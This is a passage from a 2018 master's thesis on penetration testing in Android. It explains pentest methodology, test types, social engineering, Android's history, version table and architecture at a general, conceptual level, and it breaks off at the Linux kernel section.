University of Piraeus
Department of Digital Systems

PENETRATION TESTING IN ANDROID OS

Dionysia Kontoleon

July 2018

Examination Board

(signature)	(signature)	(signature)
Name / Surname	Name / Surname	Name / Surname

1 Table of Contents

2 Preamble

Mobile operating systems have been in use since the creation of the first mobile phone, but those operating systems are targeted for specific devices. A mobile operating system (or mobile OS) is an operating system for phones, tablets or other mobile devices. In the market we also find laptops that are portable computers and despite they appear to have similar functions with mobile phones their operating system is not comparable to a mobile OS. This is because traditionally laptops were designed for different purposes than phones, so they support different features. Distinction is becoming blurred in some newer operating systems that are hybrids made for both uses. [1]

Nowadays the number of mobile phone users in the world is approximately a little less than five billion [2] while the world population is 7.6 billion and that is an indicator of the significance of the mobile technology and telecommunications in general. The interconnection between mobile devices exposes users and business to various threats which in many cases are unidentified. Security concerns inherent in mobile device use, increase the need for consultation in mobile security.

The mobile security indeed, is not a field that a simple user is aware or understands how critical is to protect data. Although there is the illusion that technology has evolved, and devices have all the necessary security mechanisms, still new threats are emerging. The aim of this master thesis is to demonstrate certain conditions in which a mobile device may be compromised and how professionals in information security use specific methodologies and tests (also known as a penetration test) to identify system weaknesses before they become target to a malicious user.

3 Introduction

Communication is a process of sending and receiving information among people. Nowadays people have the ability to communicate with several mediums. Cellular phones are very popular and sometimes store private or critical information. People can also browse from their phones and search so many things that are reflection of their inner thoughts and preferences. Mobile manufacturers knowing how necessary a mobile device is, are imbedding many applications to satisfy even the most demanding user. Users are usually looking for mobile phones that can help them in their everyday activities while are easy to use. The two most famous mobile operating systems are iOS and android. Their main difference is that android operating system is growing in a more open environment and is more flexible rather than iOS. Android technology is not only found in phones but also in tablets and other portable devices. The participation of Google in its distribution is a reason for its popularity. Google offer many services and applications, so the experience is more like using a computer. Android's open environment attract many mobile manufacturers while iOS is available only from Apple. Android is available in many variations and offers a list of features such as messaging, browsing, voice-based features, video calling, TV recording, multitasking of applications, multiple language support and some enhancements for people with hearing difficulties are available, as are other aids.

Using android in mobile or in other devices except from its simple use also appear to be a target for maluses. Users feel that personal devices are more secure as no other user log on, but mobile phones inherent the same risks as other devices that connect in open networks. Software in untrusted environments is exposed to reverse-engineering, analysis, modification, and exploitation by attackers. Unauthorized modification of Android / iPhone apps at the source code level is extremely common and overlooked by most security professionals.

The most common trap is that users set their convenience first, giving arbitrary permissions to apps infected with malware and allowing malicious code bypass most of the system's built-in security. One of the major security risks in the Android eco-system, that is in common knowledge, is the risk of downloading apps from the Google Play store harboring malware. The fact that Google makes it easy for developers to add their apps to Google's app store, makes it easy for anyone to upload a new app with malicious code. These malware apps can pretend to be anything from games to Android anti-virus utilities.
Organizations like OWASP and NIST publish mobile threat catalogues aiming to protect users. These lists depict the most significance risks in mobile platforms. Security analysts focus on insecure applications but there are also other attack vectors such as messaging or vulnerabilities in Linux kernel that can compromise the device. Penetration testing is a familiar test method in business sector for discovering system vulnerabilities but in mobile platform is not usual. This master thesis aims to show how important are mobile platforms in today's world, that user's data are vulnerable in an open network and associate security in android mobile with penetration test as a preventing method to discover phone's vulnerabilities.

4 Penetration Testing

4.1 Penetration Testing

A penetration test, known as a pen test, is an authorized attack on a computer system, performed to evaluate the security of the system. The goal of a penetration test is to increase the security of the computing resources being tested by finding all possible vulnerabilities that an attacker may take advantage of. In many cases, a penetration tester will be given certain user-level access and, the goal would be to elevate the status of the account or user and gain access to additional information that a user of that level should not have access to. Thus, penetration testing has more of an emphasis on gaining as much access as possible. The main thing that separates a penetration tester from an attacker is permission in the system.

A system may appear several vulnerabilities either due to a poor installation and configuration of its parameters, or by errors in its code that were never discovered during the test phase by the manufacturer. The weakness of a system may be target for malicious users who want to exploit it and obtain data in order to have some financial benefits. A penetration test can demonstrate how a system reacts to an attack, whether or not a system's defenses can be breached, and what information can be acquired from the system.

A penetration test is not helpful only when the system contains critical data that are valuable for an attacker. A pen test can precisely detect the potential weaknesses of the system and can help its owners to protect it in order to ensure the proper and safe functioning of the entire information system. Since this method usually requires a high level of technical expertise it is a method of choice for large companies and organizations that want to protect their systems in order to achieve their business goals in an effective way.

Computer security experts from 1965 have warned governments and business that the increasing ability of computers to exchange data across networks would inevitably lead to attempts to penetrate those environments and gain access to the data being exchanged. This assumption highlighted the urgency to create a structured methodology to ensure systems integrity. For several decades research into how to create a secure system was still novel. Nowadays there are numerous and highly specialized tools to conduct a penetration test.

There are also particular platforms that are designed with embedded penetration tools. One example among many is the Kali Linux, used in digital forensics and penetration testing. [3]

4.2 Penetration Testing Methodology

A penetration test is like any other test and follows a methodology in order to check the performance and reliability of operating system. This normally starts with identifying publicly accessible information such the Operating System they are running on, the version of software they are running, patches and modules that have been enabled the current time, and perhaps even some internal information like filesystem structure or IP address.
Once the tester has an idea what software might be running on the target that information needs to be verified. The information that the tester has can be combined and then compared with known vulnerabilities, and then those vulnerabilities can be tested to see if the results support or contradict the prior information. [4]

Pentesting usually begins with the pre-engagement phase, which involves discussion on why a pentest would be necessary in smooth functioning of the information system. In order the results have value the tester should precisely determine the scope and identify which systems wants to audit as well as all possible parameters that may appear during the test. When the pentester determine the scope, reporting format, and other topics, the actual testing could begin on tester’s site or on client’s premises.

The initial phase includes gathering all possible information about the client and the system. The pentester searches for publicly available information about the client and identifies potential ways to connect to its systems. Then comes the second phase, the threat-modeling phase, where the tester uses all previous information and determine their value. In that phase all findings are evaluated whether they can harm the client and could allow an attacker to break into a system. This is usually referred as the vulnerability analysis because the pentester has spot the recognized vulnerabilities of the system and attempts to find others that can be taken advantage of in the exploitation. At this point the pentester is ready to organize an action plan with precise predefined steps.
When a pentester has finished aforementioned preparation he or she is ready to start attacking the system. That is the exploitation phase when the pentester depending the available time perform exploitation. A successful exploit might lead to a post-exploitation phase, where the result of the exploitation is leveraged to find additional information, sensitive data, access to other systems, and so on.
Finally, the pentester has to announce his or her results even if they were not successful and describe all the procedure in a report. The pentester summarizes the findings for both executives and technical practitioners and consulting about corrections or extra configurations.




Figure 1 Penetration Testing Methodology

4.2.1 Information Gathering Phase

The first phase in pentesting is focused on collecting as much information as possible about the targeted system. There are two methods to collect information, the active and the passive way.

In active information gathering, the tester tries to identify the identity of the operating system, the services are running in the system or specific open ports. This kind of information is crucial and make the test easier as most vulnerabilities, for operating systems for example, are listed and exploitation can be effortless. The negative with this approach is techniques involving active information gathering are very noisy and they easily can be detected by IDS, IPS and firewalls.

In passive information gathering the pentester uses search engines, social media, websites or social engineering to gather as much information as possible. Passive information gathering is usually recommended from standards and good practices about pentesting because it is not aggressively invasive to systems. This method although seems time consuming it can lead to numerous results about the type of operating system, open ports and domains. In the end it depends on the client and the terms are agreed if the pentester will start the test with received variables. [5]

4.2.2 Threat Modeling

Based on the knowledge gained in the information-gathering phase then the threat modeling phase starts. The pentester try to develop plans and attacks based on the information he or she's gathered. Threat modeling is a method for analyzing the security of the system. It is a structured approach that enable to identify, quantify, and address the security risks associated with the system [6]. There are five steps in this process.

- **Revision of Security Objectives** - This step revises the overall goals the organization has in regard to its security.
- **Survey the System** - This step determines the components of the system and the connections made to outside or internal networks.
- **Decompose the System** - This step determines each component of the system that have an effect on security, like the login module.

- **Identified Threats** - This step list potential outside threats that the system has. This generally focuses on those that are public in websites.
- **Identify Vulnerabilities** - This step looks at the identified threats and determines if the system is weak in these areas. [7]




Figure 2 Threat Modeling Steps

4.2.3 Vulnerability Analysis

The last step of threat modeling is identification of vulnerabilities. These vulnerabilities will lead to compromise of the system in the exploitation phase. Vulnerability analysis usually is performed with an automated exploitation tool and then the pentester has to study and analyze the vulnerabilities. Automated scanning, targeted analysis, and manual research is the common way to identify, quantify, and prioritize (or ranking) the vulnerabilities in a system. [8]

4.2.3.1 Vulnerability Scanning tools

Web Application Vulnerability Scanners are automated tools that scan web applications, normally from the outside, to look for security vulnerabilities such as Cross-site scripting, SQL Injection, Command Injection, Path Traversal and insecure server configuration. This category of tools is frequently referred to as Dynamic Application Security Testing Tools. [9]
Vulnerability Scanning tools may come with variable features such as:

- Intelligent Scanning Algorithms
- Automatic and Instant Scans
- Deep Scan Technology
- Quick Scanning
- Malware Removal
- Ontime Response
- Remote Malware Scanning
- Advanced Reports
- Website Blacklisting
- File Integrity Monitoring
- Post-Hack Security Actions
- Malware Removal
- Ontime Response [10]

There is a quantity of tools that a professional can find on line or for a fee, depending on the extent of the analysis and the available resources. Many tests in business environments limit exclusively on these tools for scanning specific systems.

4.2.4 Exploitation

When the vulnerability analysis phase has properly completed, a target list should have been filled. The exploitation phase of a penetration test focuses solely on establishing access to a system or a resource by bypassing security restrictions. In the exploitation phase, the penetration testers try to actively exploit security weaknesses. Exploits are developed to gather sensitive information or to enable the pentester to compromise a system and elevate permissions. Once a system is successfully compromised, the pentester tries to gain access, in other word pivot, in more systems, because the pentester now has access to more potential targets that was not available before, for example because the compromised system is be able to interact with internal systems that are not accessible from the Internet. For any new targets, the reconnaissance and enumeration phases are re-entered, to gather information about these new systems and exploit them, too. [11] In some cases vulnerabilities, such as the use of default passwords is an example of an easy and quick exploitation others are more complicated. [12]




Figure 3 Pivoting example [13]

4.2.5 Post Exploitation

During post exploitation phase, pentester has gathered valuable information about the attacked system and search for interesting files and critical data that will prove the weaknesses of the system and the way unauthorized access is possible.

Documentation is the last step and an essential part of every penetration test. During the pentest, all steps no matter if they are leading to a successful attack are thoroughly documented. This ensures that after the test, everything can be reconstructed in detail and explain why the exploitation was impossible. At the end of the pentest, this documentation is used as the basis for an individual report, which makes the results of the test understandable for the interested party. The whole report is written by the pentester who performed the test, to ensure that the documentation optimally covers the pentest results and contains all the important details concerning individual findings. [14]

4.3 Benefits of Penetration Testing

In a demanding environment where businesses are forced to spend large amounts to maintain their systems they often do not devote resources to test these systems. In order to build an internal security testing program and measure its success, a key element is a penetration test besides network and application scanning, patching, and risk assessment.

Penetration testing is an essential feature that needs to be performed regularly for securing the functioning of a system. In addition to this, it should be performed whenever:

- Security analysts discover new threats crucial for a business environment.
- A new network infrastructure is added with new components that cooperate.
- There is a significant update in the system or new software is installed.
- An office relocation occurs.
- A new end-user program/policy set up.

The major benefit of a pentest is that we act proactively, and we reduce the risk surface. There also some common benefits of a penetration test such as:

- Managing the potential risks properly as a pentest reveals a set of vulnerabilities in the information system
- Increasing organization's Business Continuity efforts
- Protecting clients, partners and third parties who interact with organization's network and platforms
- Evaluating security investment and highlighting the necessity for prevention actions
- Protecting the organization's reputation demonstrating efforts for improvement
- Comply with regulations and standards [15]

4.4 Penetration Testing Types

Penetration testing can take several forms due to complexity of an information security system. The IT infrastructure of an organization is not one dimensional as it is a combination of hardware, software, infrastructure and networks. In general, a test consists of a series of "attacks" against a target therefore a penetration test diversifies into different types depending the nature of target. Typical examples of potential targets that are key elements in IT infrastructure are servers, network endpoints (computer, laptop, tablets etc.), wireless networks, network security devices (Routers, Firewalls, Network Intrusion devices, etc.), mobile and wireless devices and software applications. [16]
A penetration test also differs in its methods and processes surrounding its use and is the very reason why it is generally categorized into five types which are:

- Network Penetration Test
- Application Penetration Test
- Web Penetration Test
- Wireless Penetration Test
- Social Engineering

4.4.1 Network Penetration Testing

This type of test involves finding security weaknesses and vulnerabilities in the network. The main goal is examining the network and the effort to break through firewalls and intrusion detection/prevention systems of the organization. This test can be done locally on the organization or remotely in tester's lab environment. Investigating both approaches is the most effective way to gather as most information possible and have a clear view of weak points.

Network intrusion demands bypassing firewalls, IPS evasion and DNS attacks. Any types or kinds of switching or routing issues may be useful in order to prove network configuration gaps. Some common software packages which are examined and can lead to a successful l intrusion are the Secure Shell (SSH), the SQL Server, the Simple Mail Transfer Protocol (SMTP) and the File Transfer Protocol. [17]

Network penetration testing usually reveals real-world opportunities for hackers to be able to compromise systems and networks, the steps that a pen tester will follow so as to simulate attacker's methods are very similar. Primarily the pen tester must gather as much information as possible about the target network. Useful information that also an attacker would try to discover are:

- Network Diagrams
- IP Addresses
- Domain names
- Device type
- Applications and their versions.
- Security defenses such as IDS, IPS.

Information is often very easy to find by searching with keywords of the target in Google, social media and websites.

Techniques	Open Source search
Tools	Google, social media and websites

Table 1 Reconnaissance

The following step is scanning. Scanning is a method for bulk target assessment. To discover the live IP addresses in the network, to discover the open ports on the machines, to fingerprint the services and to detect the vulnerabilities which is done by the vulnerability scanners. There are various tools for scanning a network and understand logical location of target components inside the network. Nmap is a useful tool which is also popular and favorite tool among Pen testers. Nmap popularity derives because is available for both Linux and Windows OS.
IP discovery in this phase is essential. Mapping targets help to model network infrastructure. The four basic approaches for accomplish live IP discovery are:

- Ping each IP for a response
- Send SYN packets to popular ports
- Send SYN packets to all 64K ports
- Send SYN packets to a few specific ports

Once the list of Live IP Addresses is obtained, vulnerability scanning should be scheduled. Vulnerability scanning will allow you to quickly scan a target IP range looking for known vulnerabilities, giving a penetration tester a quick idea of what attacks might be worth conducting. [18]

Techniques	Ping sweep	TCP/UDP port scan	OS Detection	Vulnerability Scan
Tools	Nmap	Nmap	Nmap/ Metasploit Framework	Metasploit Framework

Table 2 Scanning

Enumeration is the last step where a pen tester actively tries to obtain user names, network share information and application version information of running services. The reported vulnerabilities have to be tested manually and confirmed since the vulnerabilities reported by the scanners may be false positives at times.

Techniques	List User Accounts	List File shares	Identify applications
Tools	Null sessions DumpACL Sid2usre onSiteAdmin	Show amount NAT	telnet, netcat or rpcinfo

Table 3 Enumeration

A network can be never secure. When businesses connect their systems and computers, one user's problems may affect everyone on the network. Despite the many benefits of using networks, networking raises a greater potential for security issues such as:

- data loss
- security breaches
- malicious attacks, such as hacking and viruses.

Penetration tester must be aware of penetration tools and try to manage the lack of time or the unpredictable issues such as zero-day attacks. The network should be fully patched with the latest OS and the patches for the software installed. Penetration test should be regularly performed. Every quarterly is a recommended duration of time for an ideal pen test. [19]

4.4.2 Web Application Penetration Testing

Web applications play a vital role in every modern organization as they are front image of the organization and a communication approach with clients and partners. Applications are the tools that allow people to communicate, access, process and transform information among different operating systems and that’s the reason they are often an attractive target to the attackers. An attack in a Web-based application may result in harvesting information that should not be available, browser spying, identity theft, theft of service or content, damage to corporate image or the application itself and sometimes in Denial of Service. There is plenty of information available describing how to secure web applications and how to review code and test them. Dealing with these risks penetration testing, along with organization security policies is the best way to avoid web app being compromised.

A Web Application Test is an effective way to evaluate the security of a computer system or network by methodically validating and verifying the effectiveness of application security controls. A web application security test focuses only on evaluating the security of a web application. The process involves an active analysis of the application for any weaknesses, technical flaws, or vulnerabilities. Today web application penetration testing is a primary security testing technique because is a fast and cheap technique and requires a relatively lower skill-set than source code review. Another considerable advantage is the numerous penetration testing tools that automate the process.

Although penetration testing is the most popular technique cannot ensure that all issues will be addressed. The correct approach is a balanced approach that includes several techniques, from manual reviews to technical testing. A balanced approach should cover testing in all phases of the systems development life cycle (SDLC) and not only after software release. In some cases the organization may not have the time and the means to test the software thoroughly and correctly and carry out as many as possible tests.

Open Web Application Security Project (OWASP) is a famous international organization that focuses on major Web Application threats and helps other entities to protect their systems against top threats. OWASP has established a recognized methodology to help security community and pen testers to test and evaluate the readiness of the system in potential attacks. OWASP's Testing Framework consists of five phases.

- Phase 1: Before Development Begins. The test ensures that there is an adequate SDLC where security is inherent, and the appropriate policy and standards are in place for the development team.
- Phase 2: During Definition and Design. In this phase the development team review security requirements and the architecture and try to develop realistic threat scenarios to test how the application works.
- Phase 3: During Development. In this phase team must conduct a code walkthrough and review if code meets the main security criteria such as OWASP top ten or CIA triad
- Phase 4: During Deployment. This is the moment team have to test the application and include the checking of how the infrastructure was deployed and secured.
- Phase 5: Maintenance and Operations. This is the last phase when team conduct operational management reviews and periodic health checks. [20]

As demand for web app penetration testing has increased, organizations believe that automated penetration testing tools can fulfill security requirements. The truths is that despite tools nowadays are sophisticated no automated vulnerability scanning solution can find every type of vulnerability or satisfy every regulatory requirement. With the proper tools, a good penetration tester can automate several tasks, especially during early phases. While an experienced professional will never depend solely on hacking software for performing an intrusion, it is essential to be well acquainted with the tools of the trade.

4.4.3 Wireless Penetration Testing

Nowadays almost every organization is using wireless technology for their communication and data transferring. This internal communication may include lots of sensitive information and if an unauthorized user is able to connect to the wireless access point, will be able to retrieve lots of information and impact organizations' data confidentiality, integrity, authentication and access control. Hence, securing a wireless network is a key aspect for organization's security. Although many organizations have already implemented security controls for protecting their wireless network, it is also important to check whether they have implemented security controls accurately.

Wireless Penetration Testing is the method to understand the security strengths and weaknesses of wireless systems and wireless access point within organizations. When we are referring today to wireless technology we mean not only WiFi systems, but also the security of Bluetooth, RFID, NFC, contactless smart cards, and even proprietary wireless systems. It's obvious that the security analyst who attempt carry out these tests should have a thorough knowledge of all the technologies involved. Beyond analyzing WiFi and Bluetooth security threats, analysts should also understand many other wireless technologies that are widely utilized in complex systems. [21]

The major issue and the challenge is that network architecture is a changing and complex environment and there are many cases where the procedures to test a corporate network may be changed under special circumstances. A security analyst must be aware about the network architecture and try to develop a detailed methodology that will cover all possible sectors. The actions while conducting a test to a network are basically:

- Discover and record every device connected with Wireless Networks and have a clear picture of the network architecture
- Capture and evaluate WiFi activity to identify wireless threats and attack surfaces
- Characterize the wireless threat and recognize basic communication protocol weaknesses and cryptographic failures across wireless technologies.
- Sniffing WiFi for capturing, filtering, and analyzing transmitted packets
- Bypass authentication on hotspot networks when possible
- Exploit mobile application and harvest data on open networks
- Bypass client isolation on WiFi networks
- Exploit WEP
- Perform Denial of Service (DoS) Attacks to see if they are going to be successful
- Perform an In-depth analysis of key functions in WPA2 (In-depth analysis of key derivation functions in WPA2)
- Evaluate RFID technology in its multiple forms to identify the risks associated with privacy loss and tracking. [22]

A wireless penetration test is necessary when trying to create an internal secure network but is not a silver bullet. Authorized users can also threaten the integrity of the network with abuses that drain connection speeds, consume bandwidth, and hinder a WLAN's overall performance. A few users can affect the productivity of everyone on the wireless network. This leads an insufficient network which is slow or losing connection all the time. These types of issues are extremely difficult to be solved especially if user's in the organization use open source application without security configurations. Again, this recognizes the fact that the majority of security breaches and incidents come from inside, trusted individuals. [23]

4.4.4 Social Engineering

Social Engineering is the method by which the human factor can be the reason to break the entire security of an information system. Social engineering is essentially the art of gaining access to buildings, systems or data by exploiting human psychology, rather than by breaking in or using technical hacking techniques. For example, instead of trying to find a software vulnerability, a social engineer might call an employee and pose as an IT support person, trying to trick the employee into divulging his password. [24] The motivation is varied for whomever is performing the activity. The most obvious is for financial gain. Social engineering is a class of attacks, and the objective of the attacker may not be solely to steal login credentials. The objectives of social engineers usually is to obtain any type of sensitive information that may help them to initiate an attack to the system. [25]

There are two types of subtests which can be carried out with Social Engineering:

- Remote testing: This involves tricking an employee to reveal sensitive information via an electronic means.
- Physical testing: This involves the use of a physical means or presence to garner sensitive information. This includes Dumpster Diving, Impersonation, threatening and/or convincing phone calls, etc. [26]

Remote testing is based on employees' security awareness. There are several options for remote social engineering. Remote social engineering can occur in many ways such as; a phone call, a pop-up message on PC, an email or SMS text message.

Social engineering has proven to be a very successful way for intrusion into an organization. Once a social engineer has gain an employee's password, he can simply log in and steal sensitive data. With an access card can physically get inside a facility and access data, steal assets or even harm people. There are many examples when during a penetration test the security analyst used current events, public information available on social network sites, and pretended to be a new employee on IT Department. Once inside it's easy to hack into the organization's network. Since social engineering is based on human nature and emotional reactions, there are many ways that attackers can try to trick you- online and offline.

One of the best ways to make sure company employees will not make costly errors in regard to information security is to educate them. Organizations are starting to realize there is a need for security awareness training. Security awareness training can be performed in a variety of ways. Classroom style training, creation of a security-awareness website are some approaches that could help. Topics addressed by the security awareness training should consist of a combination of existing organizational policies and procedures about physical security, desktop security, password security, phishing, hoaxes, malware and copyright with regard to file sharing. These topics will help employees understand why security awareness is important and guide them in knowing how to prevent incidents from happening and what to do if one occurs. [27]

4.5 Penetration Testing Method

Another variation of Penetration Testing types may be the information provided to pen testers. Many organizations select the method a pentester would uncover the vulnerabilities in the system. Depending information given to the tester about the internal workings of the particular system and about its source code or software architecture test can also appear in three categories.

- Black Box Testing
- White Box Testing

- Grey Box Testing

4.5.1 Black Box

Black Box is the situation where the penetration tester has no previous information about the target system. This makes it ideal for a variety of situations, particularly, when testing for vulnerabilities that arise from deployment issues and server misconfigurations. The disadvantages of a black box penetration test are:

- Testing time is limited and cannot be maximized in certain scenarios
- Some areas of the infrastructure might remain untested

4.5.2 White Box

White Box on the contrary is the situation where the tester has full knowledge and access to both the source code and software architecture of the system. Because of this, a White Box Test can be accomplished in a much quicker time frame when compared to a Black Box Test. The other advantage of this is that a much more deep and thorough Pen Test can be completed. White Box extends the testing area where black box testing cannot reach (such as quality of code, application design, etc.) But, this approach also has its set of disadvantages. First, since a tester has complete knowledge, it could take more time to decide on what to focus specifically on regarding system and component testing and analysis. Second, to conduct this type of test, more sophisticated tools are required such as that of software code analyzers and debuggers.

4.5.3 Grey Box

Gray Box is a combination of Black and White testing. In this type of tests, the tester knows the role of the system and of its functionalities, and also knows, but not extensively its internal mechanisms (internal data structure and the algorithms used).
Gray box method mainly combines advantages from the White box and Black box methods.
When commissioning a penetration test, there is no right/wrong decision about White, Black or Gray box, it really depends on the scenario that needs to be tested and organization's needs.

5 Android framework

5.1 Android

Android has become within a few years one of the most popular platforms. It was initially designed for smartphones but very soon is the operating system of tablets, TVs, wearable devices and soon even in cars. Today there are two billion active Android devices worldwide.

Android is a mobile operating system developed by Google, based on a modified version of the Linux kernel and other open source software and designed primarily for touchscreen mobile devices. The original creators were Android Inc. — directed by Andy Rubin, who became the head of Android development at Google after the acquisition in 2005. Google bought the company because they thought Android Inc. had an interesting and important concept of creating a powerful, yet free, mobile operating system. [28]

All Android smartphones are touch-screen devices and that feature is what makes them so popular especially in younger ages; It's a customizable platform in which a user can have multiple screens with shortcuts to apps or widgets that display news headlines, search boxes, or more depending in android version. The customization is the reason users prefer android rather of other smartphone platform. Android offers a comprehensive menu and as much flexibility as possible in setting up desktop screens to your liking. In addition, the user can access the menu in different ways and can select among the small but neatly organized icons to access apps and features like the Android Market. [29]

The Android interface vary a little from phone to phone, but, in general, the software itself has become more user friendly over time and more resistant to common exploit techniques. There are several other benefits using android rather than a user-friendly interface. Android platform offers an open ecosystem as the user through Google Play is free to install applications from various sources. Nevertheless, installing applications from unknown sources may have high risks for the device Android system warn users about the security issues may arise. Android is entirely open and has designed its software developer kit (SDK) to work across as many platforms as possible. As a result, it's quicker and easier for companies to get any Windows or Linux app they need onto Android than it is on iOS.

Android's open nature also lets developers and hardware manufacturers make changes and release innovations to the operating system's core software so there is a continuous race to achieving security along with functionality. More and more companies working on new innovations. Examples include multiple user accounts, WiFi Direct and WebP images. That also make devices cheaper and available for any kind of customer as there are many manufactures in the market ready to meet the everyday needs of the consumer. [30]

Approaching the system from a different approach more technical Android apps are scripted in Java programming language that leverages a rich set of libraries. Any developer familiar with Java can build Android applications easily. As per a developer survey, many Java experts find it easier to write apps for Android as compared to programmers with command over other programming languages.

Despite Android offer many capabilities and it is still a promise platform that evolving everyday several limitations remain. Again, from a more technical side, coding complex user needs and wishes about a more versatile interface are often more difficult and demand a greater reliance on Java than Objective-C. For users, the apps on the Android Market tend to have lower standards than comparable app stores which has limited but tested apps. In other words, the apps have lower security profiles and make users more susceptible to a data breach. Meanwhile, Android's dependence on advertising can be intrusive for some users. [31]

Despite all the weak aspects, manufacturers everyday deal with various problems in the system to make android a personalized device more attractive to users. The safety of the device is another field that is of great concern to them. This vigorous attempt by manufacturers is the reason why android will be on the most popular platforms for users and the market in the future.

5.2 Android Versions

The version history of the Android mobile operating system began with the public release of the Android beta in November 5, 2007. Each major release version is named after something sweet. [32] The table below depicts the Android version history.

Code name	Version no	Release date
(Internally known as "Petit Four")	1.1	February 9, 2009
No codename	1.0	September 23, 2008
Cupcake	1.5	April 27, 2009
Donut	1.6	September 15, 2009
Éclair	2.0-2.1	October 26, 2009
Froyo	2.2-2.2.3	May 20, 2010
Gingerbread	2.3-2.3.7	December 6, 2010
Honeycomb	3.0-3.2.6	February 22, 2011
Ice cream sandwich	4.0-4.0.4	October 18, 2011
Jelly Bean	4.1-4.3.1	July 9, 2012
Kit Kat	4.4-4.4.4	October 31, 2013
Lollipop	5.0-5.1.1	November 12, 2014
Marshmallow	6.0-6.0.1	October 5, 2015
Nougat	7.0-7.1.2	August 22, 2016
Oreo	8.0-8.1	August 21, 2017

Table 4 Android version history

Google can’t just release a new version of Android that works on all devices. After the release of a new version the manufacturers have to go in and customize it for each of their phones. Depending on the manufacturer there are updates for enhancing security and add/remove/change the interface and apps to make smartphone unique. The entire process that an Android update goes through is incredibly complex and is a continuous effort from manufacturers, but it is as great importance because there are several flaws within any software system.

5.3 Android Architecture

Android is architected in the form of a software stack comprising applications, an operating system, run-time environment, middleware, services and libraries. This architecture can best be represented bellow. Each layer of the stack, and the corresponding elements within each layer, are tightly integrated and carefully tuned to provide the optimal application development and execution environment for mobile devices. [33]




Table 5 Android System Architecture

5.3.1 Linux Kernel

